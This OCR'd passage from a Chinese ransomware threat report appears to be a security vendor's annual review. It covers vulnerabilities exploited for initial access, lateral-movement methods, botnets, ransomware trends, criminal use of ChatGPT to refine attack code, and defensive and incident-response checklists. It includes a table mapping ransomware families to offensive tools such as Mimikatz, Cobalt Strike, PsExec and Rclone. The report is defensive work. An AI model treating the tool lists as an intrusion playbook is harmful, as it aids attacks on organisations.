通达信科	通达 OA SQL 注入漏洞
	通达 OA 命令执行漏洞
IBM	IBM WebSphere 注入漏洞
时空智友	时空智友 SQL 注入漏洞
	时空智友文件上传漏洞

勒索软件传播中所利用的产品漏洞

黑客集团的攻击行为往往带有鲜明的个性化特征，他们使用一些习惯性的攻击技巧和策略。在利用漏洞攻击（Exploit Kit，简称 EK）工具的使用上，过去流行的如 RIG EK 和 Sundown EK 等，随着其背后的攻击集团逐渐隐匿，已经逐步退出了安全专家们的视线。然而，当前仍有一些 EK 工具在不断地被应用，如 Magnitude EK，它正被 Magniber 勒索团伙所采用。同时，黑客也在不断追求能够迅速利用新漏洞的手段，以达到更为有效的攻击结果，EK 工具可能不能满足黑客的这些需求。

（三）横向渗透攻击


横向渗透是企业内网和大型内部网络在网络安全方面经常遭遇的挑战，在针对中大型企业的勒索攻击场景中尤其常见。典型的攻击模式下，攻击者常首先通过一个受感染的终端或节点，然后使用各种手法探索内部网络并向其它设备扩散，最终可能导致大规模的设备感染，甚至完全瘫痪整个网络。

企业的域控制服务器和管理服务器是黑客的优先攻击目标，因为一旦控制了这些核心资产，黑客便能够在网络中随意横行。此外，企业内网中许多设备常有着统一或相似的软件配置和口令设置，这为黑客提供了利用一个设备来威胁整个网络的可能。

设备的安全性很大程度上取决于是否及时应用系统补丁。内网中的一些设备可能会因为缺乏及时更新而变得特别脆弱，成为黑客首选的目标。现代黑客通常使用集成了众多漏洞利用工具的攻击工具包，对未打补丁的设备进行攻击，使它们轻易受到损害。

我们提供的勒索预警服务，也有很大一部分来自于对横向渗透攻击的发现。在横向渗透到勒索投毒的短暂时间差，来提醒企业进行应急阻断，以降低攻击产生的损失。

下图展示了，横向渗透攻击，如何在内网中渗透活动。



典型横向渗透攻击流程

下面整理了一些勒索家族在横向渗透中常用的攻击工具，包括进程查看器，端口扫描工具，口令提取工具，各种内网渗透工具。黑客通过这些工具大大简化了攻击过程，降低了黑客的攻击门槛。其中有部分工具是通用工具，被几乎所有黑客团伙使用，最为常见的通用工具有如下这些：

- **Rootkit 工具：**PChunter、Process Hacker、Process Explorer
- **密钥窃取工具：**Mimikatz
- **资源收集与数据窃取工具：**Everything、NetworkShare
  （值得一提的是：Everything 除了被用来搜集文件外，还被黑客用来批量窃取文件。Everything 可被部署为文件服务器，攻击者利用这一特性，在被攻击设备中暗中植入 everything 做为后门使用。）
- **远程控制工具：**AnyDesk

除以上工具外，下面也总结了当前流行勒索家族所使用的其它一些工具：

勒索家族	使用的黑客工具
BeijingCrypt	NetPass、PEview、KPortScan、Nasp
BlackBit	NetPass、WebBrowserPassView
Buran	AZORult、Vidar、RigEK、dfcontrol、YDArk
LockBit	MEGAsync、CrackMapExec、PsExec、GMER、FileZilla、ScreenConnect、LaZagne、Cobalt Strike、Exfitrator-22、KPortScan、NetScan、PowerTool、Rclone、PuTTY、Chocolatey、Impacket、Ngrok
Makop	NetScan、dfcontrol、NetPass、mouselock、Exploit、Advanced Port Scanner、ARestore、PuTTY、PsExec、YDArk、PuffedUp、KPortScan、NLBrute、denfendercontrl、ydayk
Mallox	Fscan、powercat、lcx、sqlck、DefinderControl、NetScan
phobos	DataBase、DefinderControl、accountrestore、denfendercontrl、NetPass、pyark、frp、frpc、KPortScan、luciroot、NetScan、Nasp、YDArk、PuTTY、dfcontrol、GMER、HrWord、NLBrute、ydayk、WebBrowserPassView
Play	AdFind、Bloodhound、GMER、IOBit、PsExec、PowerTool、PowerShell、Cobalt Strike、WinPEAS、WinRAR、WinSCP、Microsoft Nltest、Nekto、PriviCMD、Plink、Grixba
Rhysida	PsExec、PuTTY、PortStarter、secretsdump、PowerView
AvosLocker	Splashtop、Streamer、Tactical RMM、PuTTy、PDQ Deploy、Atera Agent、PsExec、Nltest、Ligolo、Chisel、Cobalt Strike、Sliver、Lazagne、FileZilla、Rclone
ClOp	SDBot、FlawedGrace、DEWMODE、FlawedAmmyy、Truebot、Cobalt Strike、LEMURLOOT
BianLian	TeamViewer、Atera Agent、SplashTop、SharpShares、PingCastle、SoftPerfect Network Scanner、Impacket、Rclone、Mega
Royal	Zeon、Chisel、Qakbo、PsExec、LogMeIn、Atera、Cobalt Strike

勒索软件传播中所使用的黑客工具

(四)共享文件

加密共享文件在一定程度上并不直接属于勒索软件的传播手段，但从实际用户反馈与安全事件处置情况来看，它是我们常遇到的一个问题。因此，我们特别对此问题进行说明，以帮助用户更好地理解并采取适当的防护措施。

在共享文件夹加密的事件中，通常不是存储这些文件的服务器或存储设备本身遭到了入侵，而是其他有权限访问这些共享文件夹的设备被感染了，导致了共享文件夹内文件的加密。

当前广泛流行的勒索软件往往集成了扫描和枚举病毒可以访问的网络资源的能力，其中包括对网络共享数据的扫描。在实际投递的勒索软件中，加密共享文件夹的功能通常默认为启动状态。

此外，许多用户为了便于访问共享文件，可能会设定相对宽松的权限管理，甚至允许具有写权限的访客用户访问。这增加了勒索软件通过这些点获取并加密文件的可能性。

对于这一问题的有效解决方法相对直接：

1. 实行更严格的权限管理，限制普通用户对于关键共享文件的写入权限。
2. 创建网络分隔（VLAN）和更细粒度的访问控制策略，以减少跨区域的网络访问可能性。
3. 定期进行用户访问权限审计，及时撤销不必要的权限设置。
4. 对共享文件夹执行定期备份，以确保数据可以在攻击发生后迅速恢复。


（五）僵尸网络投毒

僵尸网络，或称为僵尸网络，是网络攻击者执行各种恶意行为最喜爱的工具之一。攻击者通常会利用木马病毒、蠕虫、以及利用安全漏洞的工具来劫持大量的未防护设备，将其转化为“肉鸡”以加入其庞大的僵尸网络中。一旦网络建立，攻击者可随时通过远程控制命令，操控这些“肉鸡”计算机或设备发动分布式的攻击活动。

举例来说，国内知名的“匿隐”僵尸网络就是僵尸网络的一个典型案例，它曾多次被用于传播勒索软件。尽管在过去一年的勒索软件攻击事件中，僵尸网络并非主要手段，但其对个人电脑和普通家庭网络的威胁依旧不小。

下图呈现的是僵尸网络实施攻击的一般流程，以及攻击团伙如何构建并利用该网络。该过程往往开始于诱使用户从非官方或第三方来源下载并安装免费软件，这些软件可能是常见的工具，如 BT 下载器、系统激活工具、或破解版软件，但内含恶意代码。

安装了这些带有恶意负载的软件后，受害者的设备会被植入各类病毒和木马。黑客接着通过这些已经攻陷的设备，执行一系列网络内侵犯行为，包括使用 EternalBlue 和 DoublePulsar 等著名漏洞，或者通过远程服务、计划任务和 wmic 命令进行攻击，以实现在内网中的横向移动。



典型僵尸网络入侵流程

(六)其它攻击因素

以上对国内勒索软件最常见的传播手法进行了详细介绍解读，其它的传播因素，还包括：网页挂马、激活破解类软件、游戏外挂、钓鱼邮件、IM 传播、供应链攻击等。这些攻击手法在往年的报告中均有详细介绍，在此不再一一赘述，勒索软件攻击所采取的策略和传播渠道已经非常多样化了，几乎涵盖了所有既往传统病毒和木马曾经采用的手段。然而，其最核心的差异在于攻击的目标：勒索软件专注于对数据的劫持，这区别于过去传统恶意软件主要以破坏功能或盗取信息为主要目的。

第四章 勒索软件发展新趋势分析

在 2023 年，勒索软件威胁毫不意外的再次成为年度最热门的网络安全话题。个人、企业和政府都无法逃脱勒索软件带来的影响。不管是在国际纷争、商贸活动还是个人社会生活中，勒索软件威胁都无处不在。短短几年的时间里，勒索软件已经从一个新兴威胁发展成为网络世界最受关注的威胁之一。我们通过回顾今年发生的重大勒索事件，来探索勒索软件的发展趋势，并从我们为应对勒索软件威胁所做的努力中，探讨未来的勒索防御模式。

一、 勒索软件攻防发展情况

(一)规模化系统化攻击频发

在过去一年里，中小企业面临的规模化、系统化的勒索软件攻击事件显著增多。以 tellyouthepass 为代表的勒索团伙，在过去一年中，发起了数十次攻击事件。针对各类业务应用系统的攻击已发生数百起，规模往往数千台之多。这类攻击的赎金要求一般不高，通常在等价二到五万元人民币的虚拟货币，但频发的事件对中小企业构成了严重的网络安全挑战。

虽虽然远程桌面协议（RDP）的口令破解仍是最普遍的攻击形式，但安全漏洞是这些攻击频发的主要原因。

针对这一问题的解决策略，关键在于安全管理。对于中小企业来说，服务器的安全运维是一项现实挑战。他们资源有限，通常将服务器安全管理任务委托给 IT 部门或外部供应商。当服务由知名的大型供应商管理时，安全问题一般得到有效控制。然而，许多小型代理商缺乏必要的安全管理经验，仅能完成基础的产品安装部署，对安全运维知之甚少。中小企业的 IT 部门也以运营内部信息系统为重点，安全运营能力参差不齐。

在我们协助调查的中小企业勒索事件中，经常出现多次被勒索攻击的情况。同时在没有专业安全团队介入的情况下，企业自己的故障排查很难查清真正的问题原因。只能恢复系统，“一删了之”。因为找不到问题原因，漏洞一直得不到修复，也造成反复中，反复修的问题发生。

面临这类问题，中小企业可以考虑利用专业的第三方托管服务来提高其安全实力。许多安全产品现在提供了作为服务（SaaS）的第三方托管解决方案。通过专业的安全团队与本地 IT 运维人员的协同工作，企业可以在较低的成本下提高其安全运维能力。

(二)AI 或成为未来勒索对抗关键点

2023 年被誉为生成式 AI（人工智能）的元年，以 GPT 为代表的聊天机器人相较于传统对话系统展现了碾压式的能力优势。随着越来越多的 AI 产品走出实验室，它们不断被集成到各类生产和业务环境中，在安全领域的红黑对抗中也呈现出新的尝试和应用。

在安全应用方面，安全企业已经开始探索将 AI 技术融合进其安全产品的可能性。以微软为例，其推出的 Security Copilot 就是利用 AI 技术为安全运维人员提供辅助的一大步。

该系统能够智能地进行风险排查，从而降低了安全运维的专业门槛。在国内，也有多家安全公司正在积极地进行类似探索，预计在不久的将来将涌现出更多 AI 辅助的安全运维产品。可以预见，AI 技术将逐渐成为未来企业安全产品的标准配置。

同时，AI 的应用不仅限于提升产品的用户体验和易用性，还有助于增强安全产品的“内功”。AI 技术正在被用来辅助清洗和处理数据，解析安全日志，识别潜在的风险行为。AI 正在逐步替代现有的安全运营流程与工具。这样的进步不仅提高了安全分析人员的工作效率，而且增强了整个安全团队的防御和响应能力。

在勒索软件防御领域，安全研究人员也在尝试发挥 AI 的优势，目标是实现对恶意软件威胁的更早发现和更迅速的应对。及时识别和响应在应对勒索攻击中至关重要，因为它直接关系到将攻击造成的潜在损失降至最低，甚至完全避免。当下勒索软件的防御多依赖于事先设定的防御策略和安全专家的分析研判，这些方法在处理日新月异的威胁时可能面临挑战，。与之相比，AI 技术在处理这些问题时展现出诸多优势。它可以快速处理大量数据，通过机器学习模型识别出攻击模式，能够不间断快速处理响应，都为勒索应对带来了新的可能。比如利用 AI 深度学习算法，安全系统可以在没有人类直接干预的情况下自动调整防御策略，更快地响应安全事件。AI 在勒索软件防御方面的应用，不仅是技术挑战，还是一个机遇。随着 AI 技术的持续发展，它将更加成熟并最终成为网络安全保障体系中不可或缺的一部分。

在灰黑产方面，AI 技术已经开始被灰黑产业所利用。在近期国内侦破的一些勒索攻击、网络攻击案例中，已经发现有黑产团伙使用 ChatGPT 来辅助修改攻击代码，帮助完善攻击工具的案例。当前，虽然各大 AI 厂商对 AI 的应用都做了一定程度的限制，避免其用于发起网络攻击和各种破坏性行为，但还是很难避免新技术被滥用的问题。例如自动生成的恶意软件和钓鱼电邮，发起社会攻击。对攻击者而言，AI 减少了获取和部署攻击资源的成本和难度。通过利用自动化工具和算法，攻击者现在能够以前所未有的速度和规模发起勒索软件攻击，造成广泛的破坏。

因此，对安全产品的未来挑战不再仅仅是与传统的恶意软件和攻击策略对抗，而是需要在不断进化的 AI 安全竞赛中，保持警惕性和应对能力，如何有效地对抗由 AI 生成的威胁，将成为衡量其能力的重要指标。这将是一个长期对抗演化的过程。

总而言之，生成式 AI 的崛起代表了网络安全领域的一个转折点。随着技术进步，AI 既是网络安全的有力辅助工具，也可能成为未来安全威胁的催化剂。必须承认，仅依靠技术手段是不够的。全面的安全策略需要结合法律、政策和教育手段，以形成对破坏性 AI 应用的防御。它需要的是一个综合的技术和社会响应策略。有效管理这股力量，实现其在提升网络安全中的正面作用，也将是未来研究和实践的重点。

(三)大型企业面临新常态：双重勒索与日益严重的数据窃密

双重勒索自 2019 年出现以来，每年都会是年度热门话题，过去一年的勒索攻击案例显示，双重勒索攻击已成为网络黑客针对大型企业攻击的优选策略。这种攻击不仅加密受害企业的数据，还威胁要公开窃取的信息，从而迫使企业支付赎金。即使是大型企业也发现，仅依靠数据备份和恢复的常规手段并不充分，无法免受这种勒索攻击的影响，因为即使可以恢复数据，被窃取的信息仍可被用来进行二次勒索或在暗网上交易。而持续的安全运维防护被证明是防御这类威胁的最有效方法。

大型企业的核心数据通常采用多重数据备份策略，传统勒索软件对其的加密破坏，虽然

短期内会对业务造成影响，但企业还有一定技术应对手段来恢复业务。然而，双重勒索攻击通过额外的数据窃取和威胁公开敏感信息来破坏这种恢复能力。勒索要求往往涉及巨额赎金，并且数据泄密的后果是长期且无法挽回的，双重勒索攻击还对企业的声誉和客户信任造成严重打击，尤其是当涉及敏感数据时，如财务信息、知识产权、员工信息以及客户的个人数据。对企业而言，除了直接的财务损失，这种攻击还可能引发合规性问题，比如 Blackcat 就曾向监管机构举报被其攻击的企业，这些问题导致企业被迫考虑支付赎金以减少损害。

近年来，大型企业遭受数据勒索攻击的威胁明显上升。例如 C10p 团伙在 2021 年底消失后于今年 5 月复出，仅用半年时间便成功攻击了近 400 家企业。尽管 REvil 因打击行动而名存实亡，Darkside 因被迫品牌重塑，Conti 因俄乌战争导致分裂，Babuk 因处理窃取到的警方数据意见不一导致解散等，但不仅有不断的新的勒索软件团伙在崛起，还有传统老牌勒索软件不断涌入到双重勒索方向，例如 Medusa、Mallox 以及 Trigona 等。2023 年发起数据勒索的团队数量已接近 70 个，使得企业面临的双重勒索风险进一步加剧。

在分析针对大型企业和关键基础设施的勒索软件攻击过程中，我们注意到一些具有政治动机的攻击案例，如旨在破坏目标国家或组织的运营管理能力。但当下，绝大部分针对企业和基础设施的勒索软件攻击还是以经济利益为主要驱动力。

在攻击技术方面，尽管少部分针对企业的攻击案例涉及复杂的攻击手段，例如供应链攻击和高级持续性威胁（APT）攻击，但大多数攻击仍然起始于企业常规的安全管理缺失，比如配置不当的网络边界设备、未打补丁的老旧系统、以及存在弱口令的服务。因此，强化日常安全运维和防护措施是有效防御这些攻击的必要手段。任何侥幸心理或小的失误都可能给黑客提供入侵的机会，一个边缘设备的失陷，往往是企业核心资产被窃取的先兆。

二、 勒索软件的防护、处置与打击

(一)以创新驱动反勒索技术发展——安全技术新突破

在于勒索软件攻击的对抗过程中，创新始终是打破平衡，实现突破的关键方法。2023 年 360 也在这方面做了大量努力。

正式推出勒索预警服务，依托全网探针能力，在经过一年多的摸索尝试后，我们正式推出了勒索预警服务。勒索软件攻击的事前发现和预警对于降低攻击的破坏程度非常重要。事前的防御措施效果远优于事后的补救。目前，针对企业的勒索攻击主要分为两类。

第一类是通过单点攻击获取少量设备权限后，对内网进行横向渗透，最终在合适的时间点投放勒索软件。从获得单个设备权限到整个网络受到感染，一般需要 1 至 3 天的时间，而在一些大型网络中可能会有更长的潜伏期。这个潜伏期提供了发出预警并争取提前阻断的机会。360 安全大脑利用全网的探针以及对各个勒索攻击团伙行动特征的了解，能够快速发现早期的勒索攻击迹象，并向潜在的受害用户发出预警，以避免进一步的损失。

另一类常见的企业攻击是针对企业的服务器发起的攻击，常见的方法包括利用 Web 漏洞对相应的 Web 服务器进行攻击。攻击者通常会选择特定的时间点，例如周五晚上，集中对进行事前踩点的服务器发起攻击。对于这类攻击，360 安全大脑依靠全网大数据能力，在"0 号病例"发生时就能快速感知。一旦攻击事件扩大，可以迅速向企业用户发出预警，以避免进一步的损失。

依托攻击时间差，我们除了实现勒索阻断外，也想用户提供勒索攻击预警。

我们还推出了勒索急救模式，为设备感染勒索软件的用户，提供事后排查处置方案，将以往的处置建议，转化为了处置工具与能力。

在勒索解密方面，尝试使用创新专利技术，识别勒索软件对数据的加密，并在之后，实现对被破坏文件的恢复。

在漏洞防护方面，加入了通用 webserver 漏洞防护能力，对无法打补丁或者没有及时打补丁的 web 服务器，提供对 java，.net 类漏洞攻击的通用拦截能力。

还有大量创新举措，在不断应用于 360 终端安全能力服务中，在此就不再一一列举，通过新技术手段的应用，我们在不断加固防御堡垒，使得勒索攻击愈发困难，保障更多用户的安全。

（二）制度建设与完善

过去一年，国内外政府与监管机构，均出台了大量措施，用于缓解勒索软件对社会造成的危害。

美国牵头的反勒索联盟进入第三个年头，它通过信息共享、协调打击犯罪团伙、提升公共和私人部门的防护能力等方式，增强对抗勒索软件的全球性努力。反勒索联盟还在努力制定统一的应对措施，并促进跨国警务合作，以追踪和打击国际勒索软件犯罪活动。在今年 11 月举行的会议中，各国政府和企业代表在会议中签署“拒绝向黑客支付赎金”的承诺，意在削弱勒索软件操作的经济基础，破坏其获利模式。

在国内法规和政策方面，国家网信办发布的《网络安全事件报告管理办法（征求意见稿）》强调了对于勒索软件攻击事件的报告要求，旨在及时识别、反应并减少这些攻击造成的损害。

政策鼓励透明地报告勒索事件，隐藏勒索攻击事件，掩盖攻击后果，只会进一步加剧勒索攻击问题。造成更大范围的伤害，而及时有效的制度性通报，也能降低企业的社会压力，避免被黑客要挟。

技术支持和资源共享方面，国家互联网应急中心（CNCERT/CC）联合国内头部安全企业成立“中国互联网网络安全威胁治理联盟勒索软件防范应对专业工作组”，从勒索软件信息通报、情报共享、日常防范、应急响应等方面开展勒索软件防范应对工作，并定期发布勒索软件动态。我们也是该工作组成员，为企业提供勒索软件攻击救援支持。

第五章 安全建议

面对严峻的勒索软件威胁态势，我们分别为个人用户和企业用户制定了以下安全建议。希望能够帮助尽可能多的用户全方位的保护计算机安全，免受勒索软件感染。

一、 针对企业用户的安全建议

(一)发现遭受勒索软件攻击后的处理流程

1. 发现有设备中招，不要惊慌，及时有效的处置，能够降低损失，减少再次被攻击可能性。
2. 对被攻击设备及时进行隔离，切断网络连接。如果同一子网下多台设备中招，可切断整个子网对外连接。
3. 企业面临最常见入口攻击包括：远程桌面弱口令，Web 服务漏洞，数据库弱口令。企业内网设备常由于内部设备发起的横向渗透，而遭受攻击。因此，在发现攻击的第一时间，可通过防火墙先切断除管理员外，其它外部对远程桌面的访问。关闭服务器 web 服务端口，关闭服务器数据库外部访问端口，作为应急保护手段。
4. 尽快联系安全厂商或其它安全团队，对内部网络进行排查处理。如果自行排查，也需查清具体入侵入口，攻击路径以及受影响资产情况，避免留下安全隐患。
5. 根据排查发现的问题，对风险点位做加固修复。公司内部涉及的所有设备、服务的口令都应进行更换，应假设黑客已经窃取了所有涉及设备中存储的凭证，做最坏打算。
6. 目前主流勒索软件均无法技术破解，因此，面对勒索攻击，预防是最有效的方式。通过弄清楚被攻击的原因，我们可以避免再次成为攻击目标。忽视事故原因，盲目重置系统，会带来更严重安全隐患！

(二)企业安全规划建议

对企业信息系统的保护，是一项系统化工程，应在企业信息系统建设初期就加以考虑，但对现有环境的改善提升，也能提升企业应对网络攻击风险的能力。以下从最关键的网络建设，资产管理，人员管理方面进行介绍。

1. 网络建设

- 网络架构，业务、数据、服务分离，不同职能部门与区域之间通过 VLAN 和子网分离，减少因为单点沦陷造成大范围的网络受到攻击。
- 内外网隔离，合理设置对外开放区域，对外提供服务的设备要做严格管控。减少企业被外部攻击的暴露面。
- 安全设备部署，在企业终端和网络关键节点部署安全设备，并日常排查设备告警情况。
- 权限控制，包括业务流程权限与人员账户权限都应该做好控制，如控制共享网络权限，原则上以最小权限提供服务。降低因为单个账户沦陷而造成更大范围影响。

- 数据备份保护，对关键数据和业务系统做备份，如离线备份，异地备份，云备份等，避免因为数据丢失、被加密等造成业务停摆，甚至被迫向攻击者妥协。
- 敏感数据隔离，对敏感业务及其相关数据做好网络隔离，如有必要甚至建议做好设备之间的物理隔离。避免双重勒索软件在入侵后轻易窃取到敏感数据，对公司业务和机密信息造成重大威胁。

2. 安全管理

- 账户口令管理，严格执行账户口令安全管理，重点排查弱口令问题，口令长期不更新问题，账户口令共用问题，内置、默认账户问题。
- 补丁与漏洞扫描，了解企业数字资产情况，将补丁管理作为日常安全维护项目，关注补丁发布情况，及时更新系统、应用系统、硬件产品安全补丁。定期执行漏洞扫描，发现设备中存在的安全问题。
- 权限管控，定期检查账户情况，尤其是新增账户。排查账户权限，及时停用非必要权限，对新增账户应有足够警惕，做好登记管理。
- 内网加固，进行内网主机加固，定期排查未正确进行安全设置，未正确安装安全软件设备，关闭设备中的非必要服务，提升内网设备安全性。

3. 人员管理

- 人员培训，对员工进行安全教育，培养员工安全意识，如识别钓鱼邮件、钓鱼页面等。
- 行为规范，制定工作行为规范，指导员工如何正常处理数据，发布信息，做好个人安全保障。如避免员工将公司网络部署，服务器设置发布到互联网之中。
- 设备、网络使用规范，不共享企业内网，办公设备不安装来路不明的软件，等。

(三)遭受勒索软件攻击后的防护措施

1. 比照“企业安全规划建议”中的事项，对未尽事项进行及时更正或加强。
2. 检测系统和软件中的安全漏洞，及时打上补丁。
   - 是否有新增账户
   - Guest 是否被启用
   - Windows 系统日志是否存在异常
   - 杀毒软件是否存在异常拦截情况
3. 检查登录口令要有足够的长度和复杂性，并更新安全度不足或疑似已经泄露的登录口令。
4. 对尚未被加密的重要文件进行及时备份，避免依然存在活跃的勒索软件对重要数据进行新一轮加密。
5. 加强对敏感数据的隔离，如可行，尽可能完全断开敏感数据与外界的一切连接。避免具有多重勒索功能的病毒进一步获取更多的重要信息作为勒索筹码。

二、 针对个人用户的安全建议

对于普通用户，我们给出以下建议，以帮助用户免遭勒索软件攻击。

(一)养成良好的安全习惯

1. 电脑应当安装具有高级威胁防护能力和主动防御功能的安全软件，不随意退出安全软件或关闭防护功能，对安全软件提示的各类风险行为不要轻易采取放行操作。
2. 可使用安全软件的漏洞修复功能，第一时间为操作系统和浏览器，常用软件打好补丁，以免病毒利用漏洞入侵电脑。
3. 尽量使用安全浏览器，减少被挂马攻击、钓鱼网站攻击的风险。
4. 重要文档、数据应经常做备份，一旦文件损坏或丢失，也可以及时找回。
5. 电脑设置的口令要足够复杂，包括数字、大小写字母、符号且长度至少应该有 8 位，不使用弱口令，以防攻击者破解。

(二)减少危险的上网操作

1. 不要浏览来路不明的色情、赌博等不良信息网站，此类网站经常被用于发起挂马、钓鱼攻击。
2. 不要轻易打开陌生人发来的邮件附件或邮件正文中的网址链接。也不要轻易打开扩展名为 js 、vbs、wsf、bat、cmd、ps1 等脚本文件和 exe、scr、com 等可执行程序，对于陌生人发来的压缩文件包，更应提高警惕，先使用安全软件进行检查后再打开。对微信群发来的文件，不要盲目打开。
3. 电脑连接移动存储设备（如 U 盘、移动硬盘等），应首先使用安全软件检测其安全性。
4. 对于安全性不确定的文件，可以选择在安全软件的沙箱功能中打开运行，从而避免木马对实际系统的破坏。

(三)采取及时的补救措施

1. 安装 360 安全卫士并开启反勒索服务，一旦电脑被勒索软件感染，可以通过 360 反勒索服务寻求帮助，以尽可能的减小自身损失。

三、 不建议支付赎金

最后——无论是个人用户还是企业用户，都不建议支付赎金！

支付赎金不仅变相鼓励了勒索攻击行为，而且解密的过程还可能会带来新的安全风险。可以尝试通过备份、数据恢复、数据修复等手段挽回部分损失。比如：部分勒索软件只加密文件头部数据，对于某些类型的文件（如数据库文件），可以尝试通过数据修复手段来修复被加密文件。如果不得不支付赎金的话，可以尝试和黑客协商来降低赎金价格，同时在协商过程中要避免暴露自己真实身份信息和紧急程度，以免黑客漫天要价。

四、 勒索事件应急处置清单

在此，我们准备了一份勒索软件事件的应急排查处置清单，遇到此类问题的管理员，可对照下面清单，完成事件的初步处理，之后再由专业团队，详细排查事故原因。

勒索软件应急处置清单

✧ 检查中招情况

检查有哪些设备被攻击，常见被攻击特征有：文件后缀为被改，文件夹留下勒索信息，桌面背景被修改，弹出勒索提示信息。

- ☐ 公网服务器
- ☐ 域控设备与管控设备
- ☐ 内网共享服务器
- ☐ 办公机（检查是否仅是共享文件夹被加密）

✧ 控制勒索蔓延

根据现场情况，对已经发现的被攻击设备或者存在风险的设备与网段进行临时管控，常见管控方法包括：

- **访问控制**
  - ☐ 网络隔离/主机隔离
  - ☐ 端口访问控制（常见端口包括：445、135、137、139、3389、22、6379、3306、7001）
  - ☐ 设置 IP 访问黑白名单：禁止国外 IP 访问/仅允许特定 IP 访问 或 仅允许本地 IP 访问
  - ☐ 控制重要设备的访问权限，或对重要设备做临时下线处理。
- **物理隔离**
  - ☐ 关闭设备/设备断电
  - ☐ 拔出网线/禁用网卡/禁用无线网卡/移除移动网卡
- **密码策略**
  - ☐ 修改全部管理员账号密码
  - ☐ 禁用归属不明账号
  - ☐ 临时停用非必要账号，修改所有普通用户账号密码

✧ 排查关键节点

在完成上述应急处置后，尽快确认以下事项，并联系安全团队进行进一步排查。（注意：被加密的文件本身不是病毒。）

- ☐ 确定机器感染勒索软件时间
- ☐ 收集可疑样本、被加密文件（少量）、勒索提示信息（一份）
- ☐ 收集中招设备系统安全日志与防火墙日志
- ☐ 检查存储有敏感信息设备是否被异常访问
